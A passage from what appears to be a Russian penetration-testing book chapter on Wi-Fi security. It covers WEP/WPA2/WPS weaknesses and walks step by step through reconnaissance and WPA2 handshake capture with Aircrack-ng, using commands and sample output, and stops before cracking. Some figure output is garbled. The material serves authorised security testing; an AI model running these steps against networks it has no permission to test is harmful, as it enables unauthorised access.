Переопределяющим стандартом, регулирующим беспроводную сеть, является IEEE 802.11. Этот набор правил был впервые разработан для удобства использования и возможности быстрого подключения устройств. В первоначальных стандартах, опубликованных в 1997 году, вопросы безопасности не рассматривались. С тех пор в стандарты были внесены поправки, первая из которых оказала значительное влияние на беспроводную сеть стандарта 802.11b. Это наиболее распространенный стандарт, который был внедрен в 1999 году.

Поскольку стандарт 802.11 использует радиосигналы, в определенных регионах предусмотрены различные законы и правила, касающиеся работы беспроводных сетей. В целом, однако, есть только несколько типов элементов управления безопасностью, встроенных в стандарт 802.11, и связанные с ним поправки.

Протокол безопасности беспроводных локальных сетей

Протокол безопасности беспроводных локальных сетей (WEP) был первым стандартом безопасности, разработанным в сочетании со стандартами 802.11. Впервые внедренный в 1999 году наряду с первой широко принятой итерацией 802.11, WEP был разработан, чтобы обеспечить уровень безопасности, характерный для проводных сетей. Это было сделано с использованием комбинации шифров RC4 для обеспечения конфиденциальности и шифров CRC32 для обеспечения целостности.

Аутентификация в сети WEP выполняется с помощью 64- или 128-битного ключа. 64-разрядный ключ представляет собой четыре последовательности из десяти шестнадцатеричных символов. Затем эти начальные 40 бит объединяются с 24-битным *вектором инициализации (IV)*, который формирует ключ шифрования RC4. Для 128-битного ключа 104-битный ключ или 26 шестнадцатеричных символов объединяются с 24-битным IV для создания ключа RC4.

Аутентификация в беспроводной сети WEP производится в четыре этапа.

1. Клиент отправляет запрос точке доступа WEP для проверки подлинности.
2. Точка доступа WEP отправляет клиенту текстовое сообщение.
3. Клиент берет введенный ключ WEP, шифрует переданное точкой доступа текстовое сообщение, после чего отправляет его на точку доступа.
4. Точка доступа расшифровывает отправленное ей сообщение, зашифрованное клиентом с помощью собственного ключа WEP. Если сообщение расшифровано правильно, клиенту разрешено подключиться.

Как рассказывалось ранее, при разработке WEP задача конфиденциальности и целостности сообщений не была основной. В результате WEP получил две ключевые уязвимости. Во-первых, главная цель алгоритма CRC32 — контрольная сумма, позволяющая избежать ошибок, а не шифрование как таковое. Во-вторых, RC4 восприимчив к тому, что называют векторной атакой инициализации. Атака IV возможна из-за того, что шифр RC4 предназначен для шифрования потока и, как следствие, один и тот же ключ нельзя использовать дважды; 24-битный ключ слишком короток для загруженной беспроводной сети. Примерно в 50 % случаев тот же IV будет использоваться в беспроводном канале связи в пределах 5000 вариаций. Это приведет к коллизии, в результате которой IV и весь ключ WEP могут быть отменены.

Из-за уязвимостей безопасности WEP в 2003 году начал постепенно сворачиваться в пользу более безопасных беспроводных реализаций. В результате вы, скорее всего, не столкнетесь с точками доступа, работающими на базе протокола WEP. Но вы можете обнаружить устаревшую сеть, в которой еще используется этот неактуальный протокол.

Защищенный доступ Wi-Fi (WPA)

При реализации беспроводной сети WEP стандарты безопасности 802.11 были обновлены с учетом новых уязвимостей. Такое обновление обеспечило большую степень конфиденциальности и целостности беспроводных сетей. Это было сделано в соответствии со стандартом Wi-Fi Protected Access (WPA), который был впервые реализован в 2003 году в стандарте 802.11i. WPA был дополнительно обновлен до WPA2 в 2006 году, тем самым став стандартом для сетей защищенного доступа Wi-Fi. WPA2 разработан в трех разных версиях, каждая из которых предусматривает свои собственные механизмы аутентификации.

- ❑ **WPA-Personal.** Подключение к беспроводной сети типа WPA2 часто встречается в жилых помещениях или небольших офисах. WPA2 использует предварительный общий ключ, который является производным от комбинации кода доступа и *идентификатора (SSID, Service Set Identifier)* беспроводной сети. Этот код настраивается пользователем, и длина его может составлять от 8 до 63 символов. Затем этот код доступа вместе с 4096 взаимосвязями алгоритма хеширования SHA1 добавляется к SSID.
- ❑ **WPA-Enterprise.** В корпоративной версии WPA/WPA2 используется сервер проверки подлинности RADIUS. Это позволяет аутентифицировать пользователя и устройство, что значительно уменьшает возможность предварительного подбора ключей с помощью грубой силы.
- ❑ **Wi-Fi Protected Setup (WPS).** Сеть такого типа предоставляет упрощенный вариант аутентификации, при котором вместо пароля или секретной фразы используется PIN-код. Поначалу этот вариант разрабатывался как наиболее простой способ подключения устройств к беспроводным сетям. Но в процессе эксплуатации стало ясно, что защита такого рода ненадежна. Злоумышленник может получить как PIN-код, так и код доступа, используемый устройством для подключения к беспроводной сети.

Для наших целей мы сосредоточимся на тестировании версий подключения WPA-Personal и WPS. При использовании WPA-Personal аутентификация и шифрование обрабатываются с помощью четырехстороннего рукопожатия (рис. 11.1).

1. Точка доступа передает клиенту случайное число, называемое *ANonce*.
2. Клиент создает другое случайное число, называемое *SNonce*. *SNonce*, *ANonce* и введенный пользователем код доступа объединяются для создания так называемой *проверки целостности сообщений (MIC)*. *MIC* и *SNonce* отправляются обратно точке доступа.
3. Точка доступа хеширует ключ *ANonce*, *SNonce* и предварительный общедоступный ключ и, если они совпадают, аутентифицирует клиента. Затем она отправляет ключ шифрования клиенту.
4. Клиент подтверждает ключ шифрования.




Рис. 11.1. Четырехстороннее рукопожатие

В подключении типа WPA-Personal есть две ключевые уязвимости, которые мы сейчас и рассмотрим.

- ❑ **Слабый общий ключ.** При подключении WPA-Personal пользователь должен настроить параметры точки доступа. Часто пользователи для этого используют короткий, простой и хорошо запоминающийся пароль. Как было показано ранее, есть возможность «обнюхать» трафик между точкой доступа и клиентом. Если мы сможем перехватить четырехстороннее рукопожатие, у нас будет вся информация, необходимая для перехвата пароля и аутентификации в сети.
- ❑ **WPS.** Wi-Fi Protected Setup (защищенная установка Wi-Fi) — это удобный для конечных пользователей способ подключения устройств к беспроводной сети, при котором для подключения применяется PIN-код. Такую технологию часто используют в принтерах или игровых устройствах. Пользователь должен лишь нажать кнопку на точке доступа с поддержкой WPS, а затем на устройстве, поддерживающем WPS, — и соединение будет установлено. Недостатком такого метода подключения является то, что аутентификация выполняется с помощью PIN-кода. При атаке этот PIN-код может открыть не только PIN-код WPS, но и код доступа к беспроводному устройству.

Разведка в беспроводной сети

Как и при тестировании на проникновение через Интернет, для идентификации целевой беспроводной сети сначала необходимо провести рекогносцировку. В отличие от сетевого подключения, здесь мы также должны гарантировать, что не будем трогать сеть, которую не имеем права тестировать. При тестировании беспроводного соединения это становится очень важной проблемой. Дело в том, что существуют беспроводные сети, пересекающиеся с целевой. Эта проблема особенно актуальна в тех случаях, когда целевая организация и связанные с ней сети расположены в офисном здании.

Антенны

Перед тестированием беспроводного проникновения в первую очередь нужно выбрать антенны. Часто виртуальные машины и ноутбуки не оснащены беспроводными картами и антеннами, позволяющими провести тест на проникновение. В таком случае вам придется приобрести внешнюю антенну, которая поддерживается вашим оборудованием. Большинство таких антенн можно легко купить в Интернете по умеренной цене.

Iwlist

В Kali Linux встроены несколько инструментов, которые можно использовать для идентификации беспроводных сетей. Одним из популярных является инструмент `iwlist` Linux. Эта команда перечисляет беспроводные сети, доступные в пределах диапазона беспроводной карты. Запустите терминал и введите в командную строку следующее:

```
# iwlist wlan0 scan
```

На экране вы увидите такой ответ (рис. 11.2).

```
root@kali:~# iwlist wlan0 scan
wlan0 Scan completed :
      Cell 01 - Address: 44:94:FC:37:10:6E           [00:03:10] 225628 keys tested (13
      Channel:6
      Frequency:2.437 GHz (Channel 6)
      Quality=70/70 Signal level=-29 dBm           Current passphrase: elgothary
      Encryption key:on
      ESSID:"Aircrack Wifi"
      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s; 24 Mb/s; 36 Mb/s; 54 Mb/s
      Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
      Mode:Master
      Extra:tsf=00000000b9c916c8 Transient Key : B1 73 DC 72 55 6C 8D B5 34 F5
      Extra: Last beacon: 104ms ago              4E E4 46 13 73 39 87 E8 7A 83
      IE: Unknown: 000D41697263726163685F57696669 B6 75 AE 5A 58 C2 D4 11 E7 8D
      IE: Unknown: 010882840B162430486C         35 25 1A 39 00 56 8C B8 D4 64
      IE: Unknown: 030106                        CAPOL HMAC : 42 66 96 A2 FB 21 10 0E DE 36
      IE: Unknown: 2A0100
      IE: Unknown: 2F0100
      IE: IEEE 802.11i/WPA2 Version 1
      Group Cipher : CCMP
      Pairwise Ciphers (1) : CCMP
      Authentication Suites (1) : PSK
      IE: Unknown: 32040C121860
```

Рис. 11.2. Ответ на команду `iwlist wlan0 scan`

Хотя это простой инструмент, он предоставляет нужную и полезную информацию, например идентификатор набора базовых услуг (BSSID) или MAC-адрес беспроводной точки доступа (MAC-адрес нам понадобится позже), тип аутентификации и шифрования, а также другую важную информацию.

Kismet

Kismet также установлен в Kali Linux 2 по умолчанию и представляет собой смесь беспроводного сканера, IDS/IPS и пакетного анализатора трафика. Написанный на C++, Kismet предлагает дополнительные функции, которые обычно не встречаются в инструментах, запускаемых из командной строки. Чтобы запустить Kismet, выберите команду основного меню Applications ▶ Wireless Attacks ▶ Kismet (Приложения ▶ Беспроводные атаки ▶ Kismet) или введите в командную строку терминала следующую команду:

```
# kismet
```

После ее выполнения на экране появится окно Kismet (рис. 11.3). Для этого окна предусмотрены различные цветовые схемы. Сообщение об этом вы увидите в терминале.




Рис. 11.3. Окно Kismet

Если вы видите терминал без помех и искажений, выберите вариант Yes.

Чтобы Kismet смог провести анализ, ему нужно указать источник. Это будет беспроводной интерфейс вашей Kali Linux. Чтобы найти этот интерфейс, введите в командную строку команду `ifconfig`. Интерфейс, начинающийся с `wlan`, является беспроводным (рис. 11.4).

Чтобы можно было выбрать вариант Yes, нажмите клавишу `Enter`. На экране появится следующий диалог, в котором вводится интерфейс для сканирования. Поскольку наш интерфейс называется `wlan0`, вводим его имя, как показано на рис. 11.5.

```

Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or dire
INFO: Creating network tracker...
INFO: Registering manufacturer db
INFO: Pcap loader encountered unrecoverable errors.
INFO: Opened pcap file 'Kismet will not be able to capture any data until p'
INFO: Opened pcap file 'a capture interface is added. Add a source now?
INFO: Opened pcap file '[ No ] [ Yes ]
INFO: Opened alert log file 'Kismet-20160617-19-29-18-1.alert'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
client, or by placing them in the Kismet config file
{/etc/kismet/kismet.conf}
INFO: Kismet server accepted connection from 127.0.0.1

[ Kill Server ] [ Close Console Window ]

```

Рис. 11.4. Поиск интерфейса WLAN

```

Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or dire
INFO: Creating network tracker...
INFO: Registering manufacturer db
INFO: Pcap loader encountered unrecoverable errors.
INFO: Opened pcap file 'Kismet will not be able to capture any data until p'
INFO: Opened pcap file 'a capture interface is added. Add a source now?
INFO: Opened pcap file '[ Cancel ] [ Add ]
INFO: Opened alert log file 'Kismet-20160617-19-29-18-1.alert'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
client, or by placing them in the Kismet config file
{/etc/kismet/kismet.conf}
INFO: Kismet server accepted connection from 127.0.0.1

[ Kill Server ] [ Close Console Window ]

```

Рис. 11.5. Вводим имя интерфейса беспроводной сети

Чтобы добавить интерфейс, нажмите клавишу Enter. На этом этапе Kismet начнет собирать точки беспроводного доступа. Будут собраны BSSID и каналы, которые использует каждая точка доступа (рис. 11.6).




Рис. 11.6. BSSID собирает информацию о каждой точке доступа

Просмотрев ответ Kismet, вы сможете понять, какие беспроводные сети видны вашей системе. Теперь потребуется определить те беспроводные точки доступа, которые являются частью теста на проникновение.

WAIDPS

Другим инструментом командной строки, который мы можем использовать при тестировании на проникновение, является WAIDPS. Несмотря на то что этот сценарий Python представляет собой платформу обнаружения вторжений для беспроводных сетей, он удобен и для сбора информации о беспроводных сетях и клиентах. Чтобы использовать WAIDPS, просто скачайте сценарий Python `WAIDPS.py` с сайта <https://github.com/SYWorks/waidps>.

После загрузки поместите сценарий в любой каталог, а затем запустите его с помощью следующей команды:

```
# python waidps.py
```

После выполнения команды на экране появится окно выполнения сценария конфигурации (рис. 11.7).

BSSID	STA	ENC	CIPHER	AUTH	CH	PWR	Range	11S	WPS	Ver	LCK	ESSID
20:25:64:B2:DD:08	0	WPA2	CCMP/TKIP	PSK	1	-64	Average	-	-	-	-	CBCI-2A52
-2.4			PEGATRON CORPORATION									
30:91:8F:B2:58:E5	0	WPA2	CCMP	PSK	1	-74	Average	-	-	-	-	SalonDoLo
0			Unknown									
A0:63:91:4A:9B:B3	0	WPA2	CCMP	PSK	7	-52	Average	-	-	-	-	NETGEAR47
0			Unknown									
46:D9:E7:F7:3E:51	0	OPEN	None	-	11	-47	Good	-	-	-	-	ServiceSt
ationGuest			Unknown									
44:D9:E7:F7:3E:51	0	WPA2	CCMP	PSK	11	-55	Average	-	-	-	-	ServiceSt
ation			Unknown									
20:76:00:01:86:04	0	WPA2	CCMP	PSK	11	-82	Poor	-	-	-	-	myqwest16
29			Actiontec Electronics, Inc [3]									

Рис. 11.9. Индикаторы PWR показывают значение уровня сигнала, излучаемого точками доступа

< < < UNASSOCIATED STATIONS [Last seen within 3 mins] >> > >												
00:6F:FE:DB:C4:82	0	Unknown	2016-06-17	17:53:28	2016-06-17	17:53:31	0:00:07	Unknown				
00:26:AB:62:AD:E5	-70	Average	2016-06-17	17:53:08	2016-06-17	17:53:23	0:00:15	SEIKO EPS				
ON CORPORATION [3]												
Probe : enesis												
F6:37:5B:EE:00:13	-68	Average	2016-06-17	17:52:58	2016-06-17	17:52:58	0:00:40	Unknown				
F6:D2:43:A2:F2:A3	-71	Average	2016-06-17	17:52:58	2016-06-17	17:52:58	0:00:40	Unknown				
90:72:40:C7:96:0B	-83	Poor	2016-06-17	17:53:22	2016-06-17	17:53:22	0:00:16	Apple [3]				
20:C9:D0:5E:A5:47	-82	Poor	2016-06-17	17:53:18	2016-06-17	17:53:18	0:00:20	Apple [3]				
B8:44:D9:37:06:8C	-80	Poor	2016-06-17	17:53:07	2016-06-17	17:53:07	0:00:31	Unknown				
44:D2:44:31:BC:FB	-77	Poor	2016-06-17	17:53:15	2016-06-17	17:53:15	0:00:23	Unknown				
Probe : CH-I53570B7												
BC:3B:AF:3F:F2:53	-76	Poor	2016-06-17	17:53:09	2016-06-17	17:53:22	0:00:16	Apple [3]				
Probe : rontier4165												
B9:57:DB:5D:8C:D4	-74	Average	2016-06-17	17:53:28	2016-06-17	17:53:28	0:00:10	Unknown				
C0:33:5E:11:94:73	-73	Average	2016-06-17	17:53:17	2016-06-17	17:53:17	0:00:21	Unknown				
6A:55:45:FD:50:3C	-69	Average	2016-06-17	17:53:22	2016-06-17	17:53:22	0:00:16	Unknown				
F6:E4:F8:31:25:B9	-64	Average	2016-06-17	17:53:13	2016-06-17	17:53:16	0:00:22	Unknown				
4C:8B:58:E1:B5:72	-59	Average	2016-06-17	17:53:02	2016-06-17	17:53:02	0:00:36	Unknown				
Probe : SMireless												
10:FE:ED:24:6F:F2	0	Unknown	2016-06-17	17:53:06	2016-06-17	17:53:24	0:00:14	TP-LINK T				
ECHNOLOGIES CO., LTD. [3]												

Рис. 11.10. Информация о точках доступа и беспроводной связи

Инструменты тестирования беспроводной сети

В состав инструментов Kali Linux входит несколько инструментов, работающих как из командной строки, так и из базового графического интерфейса. Эти инструменты можно использовать для преобразования сетевого интерфейса в сетевой монитор, захвата трафика и обратного пароля аутентификации. Первый из этих инструментов, Aircrack-ng, представляет собой набор инструментов. Кроме того, мы рассмотрим и другие инструменты командной строки и графического интерфейса, которые охватывают весь спектр задач, связанных с тестированием на проникновение при беспроводном соединении.

Aircrack-ng

Aircrack-ng — набор инструментов, которые позволяют тестерам на проникновение проверять безопасность беспроводных сетей. Пакет включает инструменты для следующих задач.

- ❑ **Мониторинг.** Это инструменты, разработанные специально для захвата трафика с целью последующего анализа. Далее мы рассмотрим более подробно, как с помощью инструментов Aircrack-ng захватывать беспроводной трафик, который позже можно изучить, используя другое программное обеспечение, например Wireshark.
- ❑ **Атаки.** Инструменты для атаки целевых сетей. В их состав входят средства, которые выполняют атаку во время проверки данных пользователя (аутентификации). Кроме того, Aircrack-ng в момент атаки способен проводить инъекции пакетов, отправляемых в беспроводной поток данных как клиентам, так и точке доступа.
- ❑ **Тестирование.** Эти инструменты позволяют тестировать беспроводные карты.
- ❑ **Взлом.** Aircrack-ng также может взламывать предварительные беспроводные ключи, найденные в WEP, WPA и WPA2.

Кроме инструментов, работающих в командной строке, Aircrack-ng используется в ряде инструментов с графическим интерфейсом. Твердое понимание того, как работает Aircrack-ng, обеспечит прочную основу для применения других инструментов, которые мы рассмотрим далее в этой главе.

Использование общего ключа для взлома WPA

Воспользуемся набором инструментов Aircrack-ng для атаки на беспроводную сеть WPA2. Процесс включает в себя идентификацию нашей целевой сети, захват четырехстороннего рукопожатия, а затем составление списка слов, который будет использован для взлома кода доступа с применением грубой силы. Этот список слов в сочетании с SSID беспроводной сети окажется предварительным общим ключом. Взломав код доступа, мы сможем пройти аутентификацию в целевой беспроводной сети.

1. Убедитесь, что карта беспроводной сети вставлена и правильно работает. Для этого введите в командную строку следующую команду:

```
# iwconfig
```

Команда должна вывести что-то похожее на то, что показано на рис. 11.11. Если беспроводной интерфейс не отображается, убедитесь, что он правильно настроен.

Здесь мы определили наш беспроводной интерфейс как wlan0. Если у вас в сети несколько интерфейсов, вы также увидите wlan1. Убедитесь, что во время тестов вы используете правильный интерфейс.

```

root@kali:~# iwconfig
wlan0 IEEE 802.11bgn ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry short limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:off

lo no wireless extensions.

eth0 no wireless extensions.

```

Рис. 11.11. Ответ на команду iwconfig

2. В первую очередь мы задействуем инструмент `airmon-ng`. Он позволяет перевести вашу беспроводную сетевую карту в так называемый режим мониторинга. Это очень похоже на перевод сетевого интерфейса в режим захвата трафика. Данный режим, по сравнению с обычным, позволяет захватывать больше трафика. Чтобы узнать, какие параметры доступны в `airmon-ng`, введите команду:

```
# airmon-ng -h
```

В ответ вы увидите следующее (рис. 11.12).

```

root@kali:~# airmon-ng -h
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

```

Рис. 11.12. Параметры, доступные в airmon-ng

Для изменения режима беспроводной сетевой карты на режим мониторинга введите команду:

```
# airmon-ng start wlan0
```

В случае успеха мы увидим следующий ответ (рис. 11.13).

```

root@kali:~# airmon-ng start wlan0

Interface      Driver      Chipset
wlan0          ath9k_htc  Atheros Communications, Inc. AR9271 802.

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0)
(mac80211 station mode vif disabled for [phy0]wlan0)

```

Рис. 11.13. Изменение режима беспроводной сетевой карты

После повторной проверки интерфейсов, выполняемой с помощью команды `iwconfig`, мы увидим, что наш интерфейс был изменен (рис. 11.14).


```

root@kali:~# iwconfig
wlan0mon IEEE 802.11bgn Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:off

lo        no wireless extensions.

eth0     no wireless extensions.

```

Рис. 11.14. Беспроводной сетевой интерфейс изменен

Иногда встречаются процессы, которые мешают переводу беспроводной карты в режим мониторинга. При выполнении команды `airmon-ng start wlan0` может появиться следующее сообщение (рис. 11.15).

```

root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  525 NetworkManager
  636 dhclient
  874 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0           ath9k_htc   Atheros Communications, Inc. AR9271 802.
11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

```

Рис. 11.15. Сообщение о возникших проблемах при изменении режима беспроводной сетевой карты

Это значит, что, возможно, существует три процесса, которые не позволяют перевести беспроводную карту в режим мониторинга (рис. 11.16). В этом случае мы запускаем следующую команду:

```
# airmon-ng check kill
```

```

root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  636 dhclient
  874 wpa_supplicant

```

Рис. 11.16. Процессы, мешающие переводу беспроводной сетевой карты в режим мониторинга

3. Для остановки этих процессов выполните следующие команды:

```
# pkill dhclient
# pkill wpa_supplicant
```

После введения этих команд процессы, мешающие airmmon-ng, будут остановлены. Для их повторного запуска по окончании использования инструментов Aircrack-ng введите две следующие команды:

```
# service networking start
# service network-manager start
```

Другой способ запустить процессы — перезагрузить Kali Linux.

На следующем этапе нам нужно просканировать целевую сеть. В предыдущем разделе мы обсудили, какие разведывательные операции необходимы для выявления потенциальных целевых сетей. Сейчас для идентификации нашей целевой сети мы собираемся поработать с инструментом airodump-ng, а также определить BSSID, который он использует, и канал, на котором он вещает. Чтобы получить доступ к параметрам airodump-ng, введите в командной строке следующее:

```
# airodump-ng -help
```

Это приведет к такому выводу (рис. 11.17).

```
root@kali:~# airodump-ng --help

Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
  --ivs                : Save only captured IVs
  --gpsd               : Use GPSd
  --write <prefix>    : Dump file prefix
  -w                  : same as --write
  --beacons           : Record all beacons in dump file
  --update <secs>    : Display update delay in seconds
  --showack           : Prints ack/cts/rts statistics
  -h                  : Hides known stations for --showack
  f <msecs>           : Time in ms between hopping channels
  --berlin <secs>    : Time before removing the AP/client
                       from the screen when no more packets
                       are received (Default: 120 seconds)
  -r <file>           : Read packets from that file
  -x <msecs>          : Active Scanning Simulation
  --manufacturer     : Display manufacturer from IEEE OUI list
  --uptime            : Display AP Uptime from Beacon Timestamp
  --wps               : Display WPS information (if any)
  --output-format <formats> : Output format. Possible values:
                             pcap, ivs, csv, gps, kismet, netxml
  --ignore-negative-one : Removes the message that says
                             fixed channel <interface>: -1
  --write-interval <seconds> : Output file(s) write interval in seconds
```

Рис. 11.17. Параметры airodump-ng

Теперь мы будем использовать команду `airodump-ng` для идентификации нашей целевой сети. Введите следующую команду:

```
# airodump-ng wlan0mon
```

Инструмент `airodump-ng` будет работать столько, сколько потребуется для определения целевой сети. Как только вы увидите целевую сеть, остановите процесс, нажав `Ctrl+C`. На экране появится следующий вывод, в котором будет показана целевая сеть (рис. 11.18).

```
CH 10 ][ Elapsed: 1 min ][ 2016 06 07 21:56
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:07:00:00:88:41	-1	0	0	0	5	-1			<length: 0>
DC:3A:5E:4C:A3:A3	-35	4	0	0	11	54e	WPA2	CCMP	PSK <length: 22>
44:94:FC:37:10:6E	-42	50	0	0	6	54e	WPA2	CCMP	PSK Aircrack Wifi
10:86:8C:70:38:D6	-43	35	1	0	11	54e	WPA2	CCMP	PSK Harley-2.4
12:86:8C:70:38:D6	-43	43	0	0	11	54e	WPA2	CCMP	PSK <length: 0>
22:86:8C:70:38:D6	-46	34	0	0	11	54e	OPN		xfinitywifi
32:86:8C:70:38:D6	-46	32	0	0	11	54e	WPA2	CCMP	PSK <length: 0>
38:2C:4A:E3:F2:60	-48	43	1	0	6	54e	WPA2	CCMP	PSK HR-HOME
20:76:00:65:E2:E5	-49	2	28	0	11	54e	WPA2	CCMP	PSK CenturyLink1507
10:5F:06:9C:89:55	-48	35	49	0	11	54e	WPA2	CCMP	PSK SECALT
8E:04:FF:35:F8:AC	-52	38	0	0	6	54e	WPA2	CCMP	PSK <length: 12>
8E:04:FF:35:F8:AD	-52	37	0	0	6	54e	OPN		xfinitywifi

Рис. 11.18. Целевая сеть выделена

- На предыдущем этапе мы определили три ключевых элемента. Во-первых, нашли нашу целевую сеть, которая называется `Aircrack_Wi-Fi`. Во-вторых, у нас есть BSSID, который является MAC-адресом для целевой сети: `44:94:FC:37:10:6E`. И наконец, узнали номер канала: `6`. Следующим этапом будет захват беспроводного трафика, исходящего из целевой точки доступа. Наша цель — захватить четырехстороннее рукопожатие. Чтобы начать захват трафика, введите в командной строке команду:

```
# - airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -w Wi-Ficrack
```

Смысл этой команды следующий: `airodump-ng` должен использовать интерфейс мониторинга для захвата трафика беспроводной сетевой карты, MAC-адрес которой — `44:94:FC:37:10:6E`, и канала нашей целевой сети. На рис. 11.19 показан вывод команды.

```
CH 6 ][ Elapsed: 18 s ][ 2016-06-14 21:22
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
44:94:FC:37:10:6E	-44	100	188	0	0	6	54e	WPA2	CCMP	PSK Aircrack Wifi

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

Рис. 11.19. Ответ на команду захвата трафика целевой беспроводной сетевой карты

По мере выполнения команды следует убедиться, что мы захватили рукопожатие. Если клиент подключается с допустимым рукопожатием, выходные данные команды показывают его как захваченное (рис. 11.20).

```

CH 6 ][ Elapsed: 1 min ][ 2016-06-14 21:23 ][ WPA handshake: 44:94:FC:37:10:6E
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
44:94:FC:37:10:6E -41 100     577    101   2   6 54e WPA2 CCMP PSK Aircrack_Wifi
BSSID          STATION PWR Rate Lost Frames Probe
44:94:FC:37:10:6E 64:A5:C3:DA:30:DC 18 0e 24 2063 174

```

Рис. 11.20. Рукопожатие захвачено

